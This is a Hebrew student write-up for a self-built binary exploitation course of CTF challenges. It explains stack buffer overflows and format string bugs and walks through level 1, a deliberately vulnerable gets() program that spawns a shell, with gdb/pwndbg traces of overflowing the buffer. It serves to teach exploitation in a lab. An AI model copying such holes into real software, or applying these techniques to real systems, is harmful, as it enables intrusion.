BINARY EXPLOITATION COURSE

Or Globus

פרטי התלמיד:

שם התלמיד: אור גלובו

תוכן עניינים

מבוא

מאז ומתמיד התעניינתי בטכנולוגיה, שמעתי על "האקרים" ועל "פריצות" ומאוד עניין אותי לדעת מה באמת קורה שם. בכיתה י' נחשפתי לשפת אסמבלי, ובכיתה י"א נחשפתי לctf-ים – אתגרי אבטחת מידע. העניין שלי גבר והחלטתי לצלול לתחום חקר חולשות.

אחרי שפתרתי אתגרים רבים, רציתי להבין כיצד יוצרים אותם – מקנפגים סביבה, וכן רציתי להתנסות בכתיבת תוכנה שנועדה לפריצה.

מטרת עבודה זו היא לספק ארגז חול להתנסות עם הנדסה לאחור, חקר low level ואקספלוטציה.

העבודה מוגשת למשתמש כמכונה וירטואלית (של vmware), עליה מותקנים כל האתגרים, וכן כל הכלים הנדרשים לפתרון הבעיה. בנוסף, סיפקתי פתרונות מלאים לכל האתגרים.

רמת האתגרים עולה ככל שמתקדמים, והם מחולקים לנושאים שונים (stack buffer overflow, format string attacks, heap exploitation).

מטרה נוספת של העבודה היא ללמד את המשתמשים לחשוב בצורה יצירתית כיצד לשבור תוכנות ומערכות. בעקבות כך נכללו כמה אתגרים אחרים שלא ניתן לסווג אותם לנושא ספציפי אך המטרה בהם היא לחשוב בצורה יצירתית.

מבוא והסבר על הכלים בהם השתמשתי

את רוב האתגרים כתבתי בשפת C, היא שפה די low level בימינו, ולכן היא די קרובה למכונה ולשפת אסמבלי, בנוסף, C היא שפה מתקמפלת (מתורגמת לקובץ הרצה), וניתן לבטל בה הרבה מאמצעי האבטחה (stack canaries, relro, pie) בזמן הקמפול. היא נחשבת לשפה לא בטוחה, ועל כן מתאימה מאוד לעבודה שעוסקת בחוסר הבטיחות של תוכנות...

כתבתי שני אתגרים בשפת C++ - אחד עוסק בהנדסה לאחור של מכונה וירטואלית, והשני עוסק בניצול uaf וvtables.

בנוסף השתמשתי בdocker בשביל להגיש שניים מהאתגרים ברשת (למען האמת אין צורך בdocker לכך – אך רציתי להתנסות בטכנולוגיה).

את כל האתגרים הגשתי במכונה וירטואלית שקינפגתי מראש – היא מגיע עם כל האתגרים וכל הכלים הנדרשים לפתירתם. חשבתי שמטעמי נוחות וכן מכיוון שהמשתמשים אמורים להגיע ללא ידע קודם – עדיף שיתרכזו רק בלמידה.


מבוא תיאורטי

מבוא לשפת C

שפת C היא שפת תכנות פרוצדורלית סטטית.

קבצים ותוכנות הנכתבים בשפת C עוברים תהליך הידור (קימפול) לקובץ בשפת מכונה.

תהליך הקומפילציה:



Preprocessor

ראשית, הקדם-מעבד, עובר על קבצי המקור ומעבד את פקודות קדם המעבד הקיימות (אלה מתחילות בתו '#').

compiler

המהדר ממיר את הקוד בשפת C לקוד בשפת אסמבלי.

בשפת אסמבלי לכל הוראה יש opcode תואם – כלומר קוד באמסבלי יכול להתרגם באופן ישיר לשפת מכונה.

Assembler


האסמבלר ('מאסף'), ממיר את הפלט של המהדר לקובץ הכתוב בשפת מכונה.

Linker

הלינקר ('מקשר'), מחבר בין תוכניות שונות בשפת מכונה (ספריות, וכן קבצים אחרים מאותו פרוייקט).

מבנה התוכנה בזיכרון, המחסנית והערמה:

מבנה התוכנה בזיכרון נראה כך:




הערימה (heap), מאפשרת למתכנת לבקש זיכרון באופן דינאמי ממערכת ההפעלה בעזרת הפעולות malloc ודומותיה.

בסגמנט הdata, יישמרו משתנים גלובליים שאותחלו.

בסגמנט הbss ישמרו משתנים גלובליים שלא אותחלו.

שימושי המחסנית:

- אחסון משתנים מקומיים
- אחסון כתובת החזרה מפונקציות
- העברת פרמטרים (בתלות בקונבנציית הקריאה לפונקצייה)



מחסנית קריאות מורכבת ממסגרות (stack frames). אלו הם מבני נתונים תלויי מכונה ומערכת הפעלה, המכילים מידע אודות המצב של שגרות רצות. כל מסגרת מתאימה לקריאה לשגרה שעדיין לא סיימה לרוץ. לדוגמה, אם כרגע רצה שגרה בשם `DrawLine`, לאחר שהיא נקראה מתוך שגרה בשם `DrawSquare`, החלק העליון של מחסנית הקריאות יכול להראות כמודגם בתרשים זה.

אקספלויטציה

גלישת חוצץ על המחסנית


על המחסנית מאוחסנות כתובות חזרה מפונקצייה, וכן משתנים לוקאליים.

הקרבה בין משתנים שיכולים להיות בשליטת משתמש לבין כתובת החזרה יכול להביא לניצול התוכנה על ידי תוקף.

דוגמה לקוד פגיע:

```c
int main()
{
    char buffer[10];
    gets(buffer);
    return 0;
}
```

המחסנית נראית כך :



הפונקציה gets קוראת מstdin תווים עד שתעצר על ידי תו של שורה חדשה.

כלומר, אנחנו יכולים לכתוב מספר ארביטררי של תווים לתוך buffer, ואילו גודלו של buffer הינו קבוע.

על כן נוכל לדרוס את כתובת החזרה של main ולקפוץ לקוד אחר לבחירתנו.

Format String Exloitation:

בC (כמו בשפות רבות אחרות), ישנן פונקציות שמטרתן היא להדפיס קלט למסך בתלות במשתנים הניתנים לו – לדוגמה:

```
int i = get_number_from_user();
printf("i = %d", i);
```

תוכנה זו תקלוט מספר מהמשתמש ותדפיס אותו למסך בעזרת format string - %d הינו מחזיק מקום למספר.

דוגמה נוספת היא:

```
string s = get_string_from_user();
printf("s = %s",s);
```

אך באג אפשרי נובע מהקוד הבא:

```
string s = get_string_from_user();
printf(s);
```

לכאורה אין שגיאה בקוד הבא, אך מה יקרה אם נתן format specifier (מחזיק מקום כמו %d) בתוך הסטרינג s?
התשובה היא שהתוכנה תלך למחסנית ותתחיל לקרוא מהמקום ממנו היה אמור להינתן לה ארגומנט (בקונבנציית x86).

פלט לדוגמה:

```
orkinyo@ubuntu:~/ctfs$ ./format
%p%p%p
0xffe8af740xf7f887e00x5662e248
orkinyo@ubuntu:~/ctfs$ ./format
%d%d
-7492188-134981664
orkinyo@ubuntu:~/ctfs$
```

התוכנה format הינה הבינארי המקומפל של קוד המקור שהוצג למעלה.

כתוצאה מהכנסת %p/%d אנחנו יכולים להדליף ערכים מהמחסנית.

בנוסף, %n כותב את כמות הבייטים שנכתבו לstdin לכתובת שנתנה לפונקצייה.

חולשת format string, מאפשרת פרימיטיב קריאה מהמחסנית וכן כתיבה חזק מאוד.

got – טבלת האופסטים הגלובאלית (משמשת לטעינה דינאמית של פונקציות מספריות דינאמיות) הינה מטרה נוחה מאוד לפרימיטיב הכתיבה.

שלב 1

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
  int key = 0xcafebabe;
  char buf[20];
  printf("now buffer overflow me!\n");
  gets(buf);
  printf("key = %p\n",key);
  if(key == 0xdeadbeef)
  {
    system("/bin/bash");
  }
  else
  {
    printf("But Why??\n");
    return 1;
  }
}
```

רמז:

יש לקרוא על הפונקציה **gets** – למשל את ה man page שלה:

BUGS top

Never use **gets**(). Because it is impossible to tell without knowing the data in advance how many characters **gets**() will read, and because **gets**() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use **fgets**() instead.

For more information, see CWE-242 (aka "Use of Inherently Dangerous Function") at http://cwe.mitre.org/data/definitions/242.html

[1]

כתוב בבירור שאין להשתמש בפונקציה gets לעולם כי היא גורמת לבעיות אבטחה חמורות.

כעת אחרי שנקרא כמה מאמרים על גלישת חוצץ כמו [2] או [3] כדאי גם לקרוא על שימוש ב-gdb[4][5] וב-pwndbg[6][7] – תוסף ל gdb שמיועד ל-reverse engineering & exploitation.

ניגש לניתוח של התוכנה והבנת הניצול שלה.

---

[1] לקוח מתוך ה-section של bugs מה-man page של gets

[2] https://www.coengoedegebure.com/buffer-overflow-attacks-explained/

[3] https://www.sans.org/reading-room/whitepapers/threats/paper/481

[4] https://www.tutorialspoint.com/gnu_debugger/gdb_quick_guide.htm

[5] http://users.ece.utexas.edu/~adnan/gdb-refcard.pdf

[6] https://github.com/pwndbg/pwndbg

[7] https://stynxh.github.io/2019-11-22-simple-guide-the-pwndbg/

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level1$ gdb
./level1

GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2

Copyright (C) 2020 Free Software Foundation, Inc.

License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>

This is free software: you are free to change and redistribute
it.

There is NO WARRANTY, to the extent permitted by law.

Type "show copying" and "show warranty" for details.

This GDB was configured as "x86_64-linux-gnu".

Type "show configuration" for configuration details.

For bug reporting instructions, please see:

<http://www.gnu.org/software/gdb/bugs/>.

Find the GDB manual and other documentation resources online
at:

    <http://www.gnu.org/software/gdb/documentation/>.


For help, type "help".

Type "apropos word" to search for commands related to
"word"...

pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.

pwndbg: created $rebase, $ida gdb functions (can be used with
print/break)

Reading symbols from ./level1...

pwndbg> disass main

Dump of assembler code for function main:

   0x080491f6 <+0>:   endbr32

   0x080491fa <+4>:   push   ebp

   0x080491fb <+5>:   mov    ebp,esp

   0x080491fd <+7>:   sub    esp,0x18
```

```
   0x08049200 <+10>:  mov    DWORD PTR [ebp-0x4],0xcafebabe
   0x08049207 <+17>:  push   0x804a008
   0x0804920c <+22>:  call   0x80490b0 <puts@plt>
   0x08049211 <+27>:  add    esp,0x4
   0x08049214 <+30>:  lea    eax,[ebp-0x18]
   0x08049217 <+33>:  push   eax
   0x08049218 <+34>:  call   0x80490a0 <gets@plt>
   0x0804921d <+39>:  add    esp,0x4
   0x08049220 <+42>:  push   DWORD PTR [ebp-0x4]
   0x08049223 <+45>:  push   0x804a020
   0x08049228 <+50>:  call   0x8049090 <printf@plt>
   0x0804922d <+55>:  add    esp,0x8
   0x08049230 <+58>:  cmp    DWORD PTR [ebp-0x4],0xdeadbeef
   0x08049237 <+65>:  jne    0x804924d <main+87>
   0x08049239 <+67>:  push   0x804a02a
   0x0804923e <+72>:  call   0x80490c0 <system@plt>
   0x08049243 <+77>:  add    esp,0x4
   0x08049246 <+80>:  mov    eax,0x0
   0x0804924b <+85>:  jmp    0x804925f <main+105>
   0x0804924d <+87>:  push   0x804a034
   0x08049252 <+92>:  call   0x80490b0 <puts@plt>
   0x08049257 <+97>:  add    esp,0x4
   0x0804925a <+100>: mov    eax,0x1
   0x0804925f <+105>: leave
   0x08049260 <+106>: ret
End of assembler dump.
```

נוסיף נקודת עצירה (break point) בmain – הפונקציה הראשית של התוכנה ונריץ את התוכנה:

```
pwndbg> b main
Breakpoint 1 at 0x80491f6: file level1.c, line 6.
```

```
pwndbg> r
Starting program: /home/orkinyo/binary-exploitation-
course/levels/level1/level1


Breakpoint 1, main () at level1.c:6
6    {
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────────────────────
──────────────────────[ REGISTERS
]──────────────────────────────────────────────────────────────────
──────────────────────

 EAX  0xf7fb3808 (environ) —▸ 0xffffd1cc —▸ 0xffffd3a5 ◂—
'SHELL=/bin/bash'
 EBX  0x0
 ECX  0x29a81d07
 EDX  0xffffd154 ◂— 0x0
 EDI  0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
 ESI  0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
 EBP  0x0
 ESP  0xffffd12c —▸ 0xf7de4ee5 (__libc_start_main+245) ◂— add
esp, 0x10
 EIP  0x80491f6 (main) ◂— endbr32
──────────────────────────────────────────────────────────────────
──────────────────────[ DISASM
]──────────────────────────────────────────────────────────────────
──────────────────────

 ► 0x80491f6 <main>       endbr32
   0x80491fa <main+4>     push   ebp
   0x80491fb <main+5>     mov    ebp, esp
   0x80491fd <main+7>     sub    esp, 0x18
   0x8049200 <main+10>    mov    dword ptr [ebp - 4],
0xcafebabe
   0x8049207 <main+17>    push   0x804a008
```

```
   0x804920c <main+22>    call   puts@plt <puts@plt>


   0x8049211 <main+27>    add    esp, 4
   0x8049214 <main+30>    lea    eax, [ebp - 0x18]
   0x8049217 <main+33>    push   eax
   0x8049218 <main+34>    call   gets@plt <gets@plt>
──────────────────────────────────────────────────────────────────────
──────────────────[ SOURCE (CODE)
]──────────────────────────────────────────────────────────────────────
──────────────────

In file: /home/orkinyo/binary-exploitation-
course/levels/level1/level1.c
    1 #include <stdio.h>
    2 #include <stdlib.h>
    3 #include <string.h>
    4
    5 int main()
 ►  6 {
    7   int key = 0xcafebabe;
    8   char buf[20];
    9   printf("now buffer overflow me!\n");
   10   gets(buf);
   11   printf("key = %p\n",key);
──────────────────────────────────────────────────────────────────────
──────────────────────[ STACK
]──────────────────────────────────────────────────────────────────────
──────────────────────

00:0000│ esp  0xffffd12c —▸ 0xf7de4ee5 (__libc_start_main+245)
◂— add    esp, 0x10
01:0004│      0xffffd130 ◂— 0x1
02:0008│      0xffffd134 —▸ 0xffffd1c4 —▸ 0xffffd367 ◂—
'/home/orkinyo/binary-exploitation-
course/levels/level1/level1'
```

```
03:000c│      0xffffd138 —▸ 0xffffd1cc —▸ 0xffffd3a5 ◂—
'SHELL=/bin/bash'
04:0010│      0xffffd13c —▸ 0xffffd154 ◂— 0x0
05:0014│      0xffffd140 —▸ 0xf7fb1000 (_GLOBAL_OFFSET_TABLE_)
◂— 0x1ead6c
06:0018│      0xffffd144 ◂— 0x0
07:001c│      0xffffd148 —▸ 0xffffd1a8 —▸ 0xffffd1c4 —▸
0xffffd367 ◂— '/home/orkinyo/binary-exploitation-
course/levels/level1/level1'
──────────────────────────────────────────────────────────────
──────────────────[ BACKTRACE
]──────────────────────────────────────────────────────────────
──────────────────

 ► f 0  80491f6 main
   f 1 f7de4ee5 __libc_start_main+245
──────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────
```

נוסיף נקודת עצירה בקריאה לפונקציה gets המסוכנת:

```
pwndbg> b 10
Breakpoint 2 at 0x8049214: file level1.c, line 10.
pwndbg> c
Continuing.
now buffer overflow me!

Breakpoint 2, main () at level1.c:10
10      gets(buf);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────────────────
──────────────────[ REGISTERS
]──────────────────────────────────────────────────────────────
──────────────────

*EAX  0x18
 EBX  0x0
```

```
*ECX  0xffffffff
*EDX  0xffffffff
 EDI  0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
 ESI  0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
*EBP  0xffffd128 ◂— 0x0
*ESP  0xffffd110 —▸ 0xf7fe22f0 ◂— endbr32
*EIP  0x8049214 (main+30) ◂— lea    eax, [ebp - 0x18]
──────────────────────────[ DISASM ]──────────────────────────
   0x80491fd <main+7>     sub    esp, 0x18
   0x8049200 <main+10>    mov    dword ptr [ebp - 4], 0xcafebabe
   0x8049207 <main+17>    push   0x804a008
   0x804920c <main+22>    call   puts@plt <puts@plt>

   0x8049211 <main+27>    add    esp, 4
 ► 0x8049214 <main+30>    lea    eax, [ebp - 0x18]
   0x8049217 <main+33>    push   eax
   0x8049218 <main+34>    call   gets@plt <gets@plt>

   0x804921d <main+39>    add    esp, 4
   0x8049220 <main+42>    push   dword ptr [ebp - 4]
   0x8049223 <main+45>    push   0x804a020
──────────────────────[ SOURCE (CODE) ]──────────────────────
In file: /home/orkinyo/binary-exploitation-course/levels/level1/level1.c
    5 int main()
    6 {
```

```
    7   int key = 0xcafebabe;
    8   char buf[20];
    9   printf("now buffer overflow me!\n");
 ► 10   gets(buf);
   11   printf("key = %p\n",key);
   12   if(key == 0xdeadbeef)
   13   {
   14     system("/bin/bash");
   15   }
──────────────────────────────────────────────────────────────────────
──────────────────────[ STACK ]──────────────────────────────────────────
──────────────────────

00:0000│ esp  0xffffd110 —▸ 0xf7fe22f0 ◂— endbr32
01:0004│      0xffffd114 ◂— 0x0
... ↓
04:0010│      0xffffd120 —▸ 0xf7fb1000 (_GLOBAL_OFFSET_TABLE_)
◂— 0x1ead6c
05:0014│      0xffffd124 ◂— 0xcafebabe
06:0018│ ebp  0xffffd128 ◂— 0x0
07:001c│      0xffffd12c —▸ 0xf7de4ee5 (__libc_start_main+245)
◂— add    esp, 0x10
──────────────────────────────────────────────────────────────────────
──────────────────[ BACKTRACE ]──────────────────────────────────────────
──────────────────

 ► f 0  8049214 main+30
   f 1 f7de4ee5 __libc_start_main+245
──────────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────
```

כעת – נוסיף נקודת עצירה אחרי הקריאה לפונקציה gets, נראה מה הערך של key עכשיו ומה יהיה ערכו אחרי שנכניס קלט ארוך לgets:

```
pwndbg> b *main+ 39
```

```
Breakpoint 3 at 0x804921d: file level1.c, line 10.
pwndbg> x/xw &key
0xffffd124:     0xcafebabe
```

כעת נכניס את הקלט:

```
pwndbg> c
Continuing.
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH
```

זהו הקלט שהכנסנו --------

```
Breakpoint 3, 0x0804921d in main () at level1.c:10
10      gets(buf);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────────────────────────
──────────────────────[ REGISTERS
]──────────────────────────────────────────────────────────────────────
──────────────────────

*EAX  0xffffd110 ◂— 'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH'
 EBX  0x0
*ECX  0xf7fb1580 (_IO_2_1_stdin_) ◂— 0xfbad2288
*EDX  0xffffd130 ◂— 0x0
 EDI  0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
 ESI  0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
 EBP  0xffffd128 ◂— 'GGGGHHHH'
*ESP  0xffffd10c —▸ 0xffffd110 ◂—
'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH'
*EIP  0x804921d (main+39) ◂— add    esp, 4
──────────────────────────────────────────────────────────────────────
──────────────────────[ DISASM
]──────────────────────────────────────────────────────────────────────
──────────────────────

   0x804920c <main+22>    call   puts@plt <puts@plt>


   0x8049211 <main+27>    add    esp, 4
```

```
   0x8049214 <main+30>    lea    eax, [ebp - 0x18]
   0x8049217 <main+33>    push   eax
   0x8049218 <main+34>    call   gets@plt <gets@plt>

 ► 0x804921d <main+39>    add    esp, 4
   0x8049220 <main+42>    push   dword ptr [ebp - 4]
   0x8049223 <main+45>    push   0x804a020
   0x8049228 <main+50>    call   printf@plt <printf@plt>

   0x804922d <main+55>    add    esp, 8
   0x8049230 <main+58>    cmp    dword ptr [ebp - 4],
0xdeadbeef
──────────────────────────────────────────────────────────────────
──────────────────[ SOURCE (CODE)
]──────────────────────────────────────────────────────────────────
──────────────────

In file: /home/orkinyo/binary-exploitation-
course/levels/level1/level1.c
    5 int main()
    6 {
    7   int key = 0xcafebabe;
    8   char buf[20];
    9   printf("now buffer overflow me!\n");
 ► 10   gets(buf);
   11   printf("key = %p\n",key);
   12   if(key == 0xdeadbeef)
   13   {
   14     system("/bin/bash");
   15   }
──────────────────────────────────────────────────────────────────
──────────────────────[ STACK
]──────────────────────────────────────────────────────────────────
──────────────────────
```

```
00:0000│ esp  0xffffd10c —▸ 0xffffd110 ◂—
'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH'
01:0004│ eax  0xffffd110 ◂— 'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH'
02:0008│      0xffffd114 ◂— 'BBBBCCCCDDDDEEEEFFFFGGGGHHHH'
03:000c│      0xffffd118 ◂— 'CCCCDDDDEEEEFFFFGGGGHHHH'
